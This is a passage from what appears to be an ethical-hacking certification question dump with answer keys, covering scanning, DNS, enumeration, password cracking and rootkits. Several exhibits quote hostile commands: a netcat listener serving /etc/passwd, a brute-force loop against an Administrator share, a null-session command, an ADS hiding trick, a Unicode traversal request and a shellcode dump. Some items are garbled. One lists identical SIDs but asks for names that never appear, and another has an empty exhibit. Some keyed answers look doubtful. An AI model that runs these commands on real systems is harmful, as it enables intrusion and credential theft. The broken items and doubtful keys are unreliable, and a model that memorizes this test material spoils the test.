What operating system is the target host running based on the open ports shown above?

- A. Windows XP
- B. Windows 98 SE
- C. Windows NT4 Server
- D. Windows 2000 Server

**Correct Answer:** D

**QUESTION 587**

Study the log below and identify the scan type.

**tcpdump -vv host 192.168.1.10**

```
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-11  
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25  
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-16  
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74  
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-11  
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25  
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-16
```

**tcpdump -vv -x host 192.168.1.10**

```
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-11  
4500 0014 a44c 0000 3b82 57b8 c0a8 010a c0a8 0109 0000  
0000 0000 0000 0000 0000 0000 0000 0000
```

- A. nmap -sR 192.168.1.10
- B. nmap -sS 192.168.1.10
- C. nmap -sV 192.168.1.10
- D. nmap -sO -T 192.168.1.10

**Correct Answer: D**

#### **QUESTION 588**

Why would an attacker want to perform a scan on port 137?

- A. To discover proxy servers on a network
- B. To disrupt the NetBIOS SMB service on the target host
- C. To check for file and print sharing on Windows systems
- D. To discover information about a target host using NBTSTAT

**Correct Answer: D**

#### **QUESTION 589**

Which Type of scan sends a packets with no flags set? Select the Answer

- A. Open Scan
- B. Null Scan
- C. Xmas Scan
- D. Half-Open Scan

**Correct Answer: B**

#### **QUESTION 590**

Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

- A. Finger
- B. FTP
- C. Samba

D. SMB

**Correct Answer:** D

**QUESTION 591**

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.

Which of the following features makes this possible? (Choose two)

- A. It used TCP as the underlying protocol.
- B. It uses community string that is transmitted in clear text.
- C. It is susceptible to sniffing.
- D. It is used by all network devices on the market.

**Correct Answer:** BD

**QUESTION 592**

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)

- A. Educate everyone with books,articles and training on risk analysis,vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

**Correct Answer:** A

**QUESTION 593**

Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

```
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
s-1-5-21-1125394485-807628933-5497851234567890
```

From the above list identify the user account with System Administrator privileges.

- A. John



- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

**Correct Answer:** F

#### **QUESTION 594**

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

**Correct Answer:** D

#### **QUESTION 595**

What is the following command used for?

```
net use \\targetip$ "" /u:""
```

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.
- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

**Correct Answer:** D

#### **QUESTION 596**

What is the proper response for a NULL scan if the port is closed?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Correct Answer:** E

#### **QUESTION 597**

One of your team members has asked you to analyze the following SOA record. What is the TTL?

```
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600
```

```
3600 604800 2400.
```

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60

F. 4800

**Correct Answer:** D

**QUESTION 598**

One of your team members has asked you to analyze the following SOA record. What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200303028 3600

3600 604800 2400.

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

**Correct Answer:** A

**QUESTION 599**

MX record priority increases as the number increases. (True/False.

- A. True
- B. False

**Correct Answer:** B

**QUESTION 600**

Which of the following tools can be used to perform a zone transfer?

- A. NSLookup
- B. Finger
- C. Dig
- D. Sam Spade
- E. Host
- F. Netcat
- G. Neotrace

**Correct Answer:** ACDE

**QUESTION 601**

Under what conditions does a secondary name server request a zone transfer from a primary name server?

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

**Correct Answer:** A

**QUESTION 602**

What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.

- A. 110

- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

**Correct Answer:** BCE

**QUESTION 603**

What is a NULL scan?

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with a illegal packet size

**Correct Answer:** A

**QUESTION 604**

What is the proper response for a NULL scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Correct Answer:** F

**QUESTION 605**

Which of the following statements about a zone transfer correct?(Choose three.

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

**Correct Answer:** ACE

**QUESTION 606**

You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

**Correct Answer:** C

**QUESTION 607**

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

**Correct Answer:** B

**QUESTION 608**

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS,NS,AXFR,and MX records
- B. DNS,NS,PTR,and MX records
- C. SOA,NS,AXFR,and MX records
- D. SOA,NS,A,and MX records

**Correct Answer:** D

**QUESTION 609**

Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing? (Select the Best Answer.)

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing
- D. Disable DNS Zone Transfer

**Correct Answer:** C

**QUESTION 610**

Which DNS resource record can indicate how long any "DNS poisoning" could last?

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

**Correct Answer:** B

**QUESTION 611**

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at [www.masonins.com](http://www.masonins.com). Joseph uses his laptop computer regularly to administer the Web site.

One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!"

From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could

see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using his dial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith.

After his modem connected, he quickly typed `www.masonins.com` in his browser to reveal the following web page:

H@cker Mess@ge:

Y0u @re De@d! Fre@ks!

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact.

How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

**Correct Answer:** C

#### QUESTION 612

Which of the following tools are used for enumeration? (Choose three.)

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

**Correct Answer:** BDE

#### QUESTION 613

What did the following commands determine?

C: user2sid \earth guest

S-1-5-21-343818398-789336058-1343024091-501

C:sid2user 5 21 343818398 789336058 1343024091 500

Name is Joe

Domain is EARTH

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

**Correct Answer:** D

#### QUESTION 614

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.
- B. Making use of a protocol in a way it is not intended to be used.
- C. It is the multiplexing taking place on a communication link.
- D. It is one of the weak channels used by WEP which makes it insecure.

**Correct Answer: B**

#### **QUESTION 615**

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

**Correct Answer: C**

#### **QUESTION 616**

Eric has discovered a fantastic package of tools named Dsniff on the Internet. He has learnt to use these tools in his lab and is now ready for real world exploitation. He was able to effectively intercept communications between the two entities and establish credentials with both sides of the connections. The two remote ends of the communication never notice that Eric is relaying the information between the two.

What would you call this attack?

- A. Interceptor
- B. Man-in-the-middle
- C. ARP Proxy
- D. Poisoning Attack

**Correct Answer: B**

#### **QUESTION 617**

Eve is spending her day scanning the library computers. She notices that Alice is using a

computer whose port 445 is active and listening. Eve uses the ENUM tool to enumerate Alice machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use * \\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

- A. Eve is trying to connect as an user with Administrator privileges
- B. Eve is trying to enumerate all users with Administrative privileges
- C. Eve is trying to carry out a password crack for user Administrator
- D. Eve is trying to escalate privilege of the null user to that of Administrator

**Correct Answer: C**

#### **QUESTION 618**

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER,NICK
- B. LOGIN,NICK

- C. USER,PASS
- D. LOGIN,USER

**Correct Answer:** A

**QUESTION 619**

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system. Which TCP and UDP ports must you filter to check null sessions on your network?

- A. 137 and 139
- B. 137 and 443
- C. 139 and 443
- D. 139 and 445

**Correct Answer:** D

**QUESTION 620**

Exhibit:



12/26-07:06:22:31.167035 207.219.207.240:1882 ->  
TCP TTL:13 **TTL:50** **TOS:0x0** **ID:53476**  
\*\*\*AP\*\*\* Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0  
47 45 54 2D 2F 6D 73 61 64 63 2F 2E 2E CO AF 2  
2E 2F 2E 2E CO AF 2E 2E 2F 2E 2E CO AF 2E 2E 2  
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 6  
6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2B 63 3  
5C 2D 48 54 54 50 2F 31 2E 31 OD OA 41 63 63 6  
70 74 3A 2D 69 6D 61 67 65 2F 67 69 66 2C 2D 6  
6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 2  
69 6D 61 67 65 2F 6A 70 65 67 2C 2D 69 6D 61 6  
65 2F 70 6A 70 65 67 2C 2D 61 70 70 6C 69 63 6  
74 69 6F 6E 2F 76 6E 64 2E 6D 73 2D 65 78 63 6  
6C 2C 2D 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6  
73 77 6F 72 64 2C 2D 61 70 70 6C 69 63 61 74 6  
6F 6E 2F 76 6E 64 2E 6D 73 2D 70 6F 77 65 72 7  
6F 69 6E 74 2C 2D 2A 2F 2A OD OA 41 63 63 65 7  
74 2D 4C 6C 6C 61 2F 34 2E 30 2D 28 63 6F 6D 7  
73 OD OA 62 6C 65 3B 2D 4D 53 49 45 2D 35 2E 3  
6E 67 3A 57 69 6E 64 6F 77 73 2D 39 35 29 OD 0  
65 OD OA 55 73 65 72 2D 41 67 65 6E 74 3A 2D 4  
6F 7A 69 6C 6C 61 2F 34 2E 30 2D 28 63 6F 6D 7  
61 74 69 62 6C 65 3B 2D 4D 53 49 45 2D 35 2E 3  
31 3B 2D 57 69 6E 64 6F 77 73 2D 39 35 29 OD 0  
48 6F 73 74 3A 2D 6C 61 62 2E 77 69 72 65 74 7  
69 7D 2E 6E 65 74 OD OA 43 6F 6E 6E 65 63 74 6  
6F 6E 3A 2D 4B 65 65 7D 2D 41 6C 69 76 65 OD 0  
43 6F 6F 6B 69 65 3A 2D 41 53 5D 53 45 53 53 4  
4F 4E 49 44 47 51 51 51 51 51 5A 55 3D 4B 4E 4  
48 4D 4F 4A 41 4B 5D 46 4F 5D 48 4D 4C 41 5D 4  
49 46 49 46 42 OD OA OD OA 41 5D 4E 49 46 49 4  
42 OD OA OD OA B....

Study the following log extract and identify the attack.

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

**Correct Answer: D**

#### QUESTION 621

Exhibit:

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot
- D. Repair file

**Correct Answer: B**

#### QUESTION 622

Exhibit:

```
45 00 01 ce 28 1e 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..i(.8.2...N
06 38 02 03 6f 54 40 00 32 06 96 92 d1 3a 18 09 86 9f 18 97 E..i>TOP.~pxP
Application ~Calculat6e 25 2e 32 31 33 75 25 33 30 31 24 6e 1E.Esize 0.75
42 42 20 f7 ff bf 21 32 24 6e 25 2e 31 39 32 75 25 33 30 33 .1E.y( ' + y( " + y
58 58 58 58 58 58 58 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 XXXXXXXXXXXXXXXX
34 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u4300fnt.213
73 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu4302fnt.1
24 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 fn.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
90 90 31 db 31 c9 31 c0 b0 44 cd 80 89 e5 31 d2 b2 66 89 d0 ..101E1A'Ff...
31 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1E.EC.)eC.]OK
80 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1E.E6cf.)iG
8d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Ei.EeEu..D.
43 cd 80 89 d0 43 cd 43 cd 80 89 d0 43 43 cd 80 89 d0 43 cd 1E.Ebci..kiE*
41 cd 80 eb 18 5e 89 41 cd 80 eb 18 41 41 cd 80 eb 18 5e 89 .1E..^.u.1A.F
f3 8d 4d 08 8d 55 0c f3 8d 4d 08 8d f3 f3 8d 4d 08 8d 55 0c .1E..U.i.e&yy
68 0a h.
EVENT4: [NOOP:386] (fcp_da=515,sp=1592)
```

The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry. You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You figure that the attacker is attempting a buffer overflow attack. You also notice "/bin/sh" in the ASCII part of the output. As an analyst what would you conclude about the attack?

- A. The buffer overflow attack has been neutralized by the IDS
- B. The attacker is creating a directory on the compromised machine
- C. The attacker is attempting a buffer overflow attack and has succeeded
- D. The attacker is attempting an exploit that launches a command-line shell

**Correct Answer:** D

#### **QUESTION 623**

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security? Select the best answers.

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

**Correct Answer:** BCDE

#### **QUESTION 624**

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

**Correct Answer:** D

#### **QUESTION 625**

What tool can crack Windows SMB passwords simply by listening to network traffic?

Select the best answer.

- A. This is not possible
- B. Netbus
- C. NTFSDOS
- D. L0phtcrack

**Correct Answer:** D

#### **QUESTION 626**

A network admin contacts you. He is concerned that ARP spoofing or poisoning might occur on his network. What are some things he can do to prevent it?

Select the best answers.

- A. Use port security on his switches.
- B. Use a tool like ARPwatch to monitor for strange ARP activity.

- C. Use a firewall between all LAN segments.
- D. If you have a small network, use static ARP entries.
- E. Use only static IP addresses on all PC's.

**Correct Answer:** ABD

**QUESTION 627**

Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network. Which of these tools would do the SNMP enumeration he is looking for?

Select the best answers.

- A. SNMPUtil
- B. SNScan
- C. SNMPScan
- D. Solarwinds IP Network Browser
- E. NMap

**Correct Answer:** ABD

**QUESTION 628**

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

**Correct Answer:** B

**QUESTION 629**

Bob is doing a password assessment for one of his clients. Bob suspects that security policies are not in place. He also suspects that weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weaknesses and key loggers.

Which of the following options best represents the means that Bob can adopt to retrieve passwords from his clients hosts and servers?

- A. Hardware, Software, and Sniffing.
- B. Hardware and Software Keyloggers.
- C. Passwords are always best obtained using Hardware key loggers.
- D. Software only, they are the most effective.

**Correct Answer:** A

**QUESTION 630**

Study the snort rule given below:



```

alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg:"NETBIOS DCERPC ISystemActivator bind attempt
flow:to_server,established; content:"|05|"; distan
content:"|0b|"; distance:1; within:1; byte_test:1,
content:"|A0 01 00 00 00 00 00 00 c0 00 00 00 00 0
distance:29; within:16; reference:cve,CAN-2003-035
classtype:attempted-admin; sid:2192; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:
DCERPC ISystemActivator bind attempt"; flow:to_ser
content:"|FF|SMB|25|"; nocase; offset:4; depth:5;
distance:56; within:2; content:"|5c 00|P|00|I|00|E
nocase; distance:5; within:12; content:"|05|"; dis
content:"|0b|"; distance:1; within:1; byte_test:1,
content:"|A0 01 00 00 00 00 00 00 c0 00 00 00 00 0
distance:29; within:16; reference:cve,CAN-2003-035
classtype:attempted-admin; sid:2193; rev:1;)

```

From the options below, choose the exploit against which this rule applies.

- A. WebDav
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

**Correct Answer: C**

#### QUESTION 631

Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored? (Choose the best answer)

- A. symmetric algorithms
- B. asymmetric algorithms
- C. hashing algorithms
- D. integrity algorithms

**Correct Answer: C**

#### QUESTION 632

A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems. However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

- A. There is a NIDS present on that segment.
- B. Kerberos is preventing it.
- C. Windows logons cannot be sniffed.
- D. L0phtcrack only sniffs logons to web servers.

**Correct Answer:** B

**QUESTION 633**

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption.

What encryption algorithm will you be decrypting?

- A. MD4
- B. DES
- C. SHA
- D. SSL

**Correct Answer:** B

**QUESTION 634**

In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration.

If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

- A. Full Blown
- B. Thorough
- C. Hybrid
- D. BruteDics

**Correct Answer:** C

**QUESTION 635**

What is the algorithm used by LM for Windows2000 SAM?

- A. MD4
- B. DES
- C. SHA
- D. SSL

**Correct Answer:** B

**QUESTION 636**

E-mail scams and mail fraud are regulated by which of the following?

- A. 18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
- B. 18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
- C. 18 U.S.C. par. 1362 Communication Lines, Stations, or Systems
- D. 18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Correct Answer:** A

**QUESTION 637**

305

Which of the following LM hashes represent a password of less than 8 characters? (Select 2)

- A. BA810DBA98995F1817306D272A9441BB
- B. 44EFCE164AB921CQAAD3B435B51404EE
- C. 0182BD0BD4444BF836077A718CCDF409
- D. CEC52EB9C8E3455DC2265B23734E0DAC
- E. B757BF5C0D87772FAAD3B435B51404EE
- F. E52CAC67419A9A224A3B108F3FA6CB6D

**Correct Answer:** BE

**QUESTION 638**

Which of the following is the primary objective of a rootkit?

- A. It opens a port to provide an unauthorized service
- B. It creates a buffer overflow
- C. It replaces legitimate programs
- D. It provides an undocumented opening in a program

**Correct Answer:** C

**QUESTION 639**

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear
- C. Symmetric
- D. Brute Force

**Correct Answer:** A

**QUESTION 640**

\_\_\_\_\_ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

**Correct Answer:** B

**QUESTION 641**

What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?

- A. Copy the system files from a known good system
- B. Perform a trap and trace
- C. Delete the files and try to determine the source
- D. Reload from a previous backup
- E. Reload from known good media

**Correct Answer:** E

**QUESTION 642**

307

What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

- A. All are hacking tools developed by the legion of doom
- B. All are tools that can be used not only by hackers, but also security personnel
- C. All are DDOS tools
- D. All are tools that are only effective against Windows
- E. All are tools that are only effective against Linux

**Correct Answer:** C

**QUESTION 643**

How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?

- A. There is no way to tell because a hash cannot be reversed
- B. The right most portion of the hash is always the same
- C. The hash always starts with AB923D
- D. The left most portion of the hash is always the same
- E. A portion of the hash will be all 0's

**Correct Answer:** B

**QUESTION 644**

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

**Correct Answer:** A

**QUESTION 645**

Which of the following are well known password-cracking programs?(Choose all that apply.)

- A. L0phtcrack
- B. NetCat
- C. Jack the Ripper
- D. Netbus
- E. John the Ripper

**Correct Answer:** AE

**QUESTION 646**

Password cracking programs reverse the hashing process to recover passwords.(True/False.)

- A. True
- B. False

**Correct Answer:** B



**QUESTION 647**

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

**Correct Answer:** E

**QUESTION 648**

Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32 bit encryption.
- D. Effective length is 7 characters.

**Correct Answer:** ABD

**QUESTION 649**

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters.

With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

**Correct Answer:** D

**QUESTION 650**

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: netcat -l -p 1234 < secretfile

Machine B: netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network. How would the attacker use netcat to encrypt the information before transmitting onto the wire?

- A. Machine A: netcat -l -p -s password 1234 < testfile  
Machine B: netcat <machine A IP> 1234
- B. Machine A: netcat -l -e magickey -p 1234 < testfile  
Machine B: netcat <machine A IP> 1234  
311
- C. Machine A: netcat -l -p 1234 < testfile -pw password  
Machine B: netcat <machine A IP> 1234 -pw password

D. Use cryptcat instead of netcat

**Correct Answer:** D

**QUESTION 651**

What is GINA?

- A. Gateway Interface Network Application
- B. GUI Installed Network Application CLASS
- C. Global Internet National Authority (G-USA)
- D. Graphical Identification and Authentication DLL

**Correct Answer:** D

**QUESTION 652**

Fingerprinting an Operating System helps a cracker because:

- A. It defines exactly what software you have installed
- B. It opens a security-delayed window based on the port being scanned
- C. It doesn't depend on the patches that have been applied to fix existing security holes
- D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

**Correct Answer:** D

**QUESTION 653**

In the context of Windows Security, what is a 'null' user?

- A. A user that has no skills
- B. An account that has been suspended by the admin
- C. A pseudo account that has no username and password
- D. A pseudo account that was created for security administration purpose

**Correct Answer:** C

**QUESTION 654**

What does the following command in netcat do?

```
nc -l -u -p55555 < /etc/passwd
```

- A. logs the incoming connections to /etc/passwd file
- B. loads the /etc/passwd file to the UDP port 55555
- C. grabs the /etc/passwd file when connected to UDP port 55555
- D. deletes the /etc/passwd file when connected to the UDP port 55555

**Correct Answer:** C

**QUESTION 655**

What hacking attack is challenge/response authentication used to prevent?

- A. Replay attacks
- B. Scanning attacks
- C. Session hijacking attacks
- D. Password cracking attacks

**Correct Answer:** A

**QUESTION 656**

What file system vulnerability does the following command take advantage of?

type c:\anyfile.exe > c:\winnt\system32\calc.exe:anyfile.exe

- A. HFS
- B. ADS
- C. NTFS
- D. Backdoor access

**Correct Answer:** B

**QUESTION 657**

Attackers can potentially intercept and modify unsigned SMB packets, modify the traffic and forward it so that the server might perform undesirable actions. Alternatively, the attacker could pose as the server or client after a legitimate authentication and gain unauthorized access to data. Which of the following is NOT a means that can be used to minimize or protect against such an attack?

- A. Timestamps
- B. SMB Signing
- C. File permissions
- D. Sequence numbers monitoring

**Correct Answer:** ABD

**QUESTION 658**

LM authentication is not as strong as Windows NT authentication so you may want to disable its use, because an attacker eavesdropping on network traffic will attack the weaker protocol. A successful attack can compromise the user's password. How do you disable LM authentication in Windows XP?

- A. Stop the LM service in Windows XP
- B. Disable LSASS service in Windows XP
- C. Disable LM authentication in the registry
- D. Download and install LMSHUT.EXE tool from Microsoft website

**Correct Answer:** C

**QUESTION 659**

Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?

- A. Covert keylogger
- B. Stealth keylogger
- C. Software keylogger
- D. Hardware keylogger

**Correct Answer:** D

**QUESTION 660**

\_\_\_\_\_ is the process of converting something from one representation to the simplest form. It deals with the way in which systems convert data from one form to another.

- A. Canonicalization
- B. Character Mapping
- C. Character Encoding
- D. UCS transformation formats

**Correct Answer:** A

**QUESTION 661**

Which type of attack is port scanning?

- A. Web server attack
- B. Information gathering
- C. Unauthorized access
- D. Denial of service attack

**Correct Answer:** B

#### **QUESTION 662**

You are a Administrator of Windows server. You want to find the port number for POP3. What file would you find the information in and where?

Select the best answer.

- A. %windir%\etc\services
- B. system32\drivers\etc\services
- C. %windir%\system32\drivers\etc\services
- D. /etc/services
- E. %windir%/system32/drivers/etc/services

**Correct Answer:** C

#### **QUESTION 663**

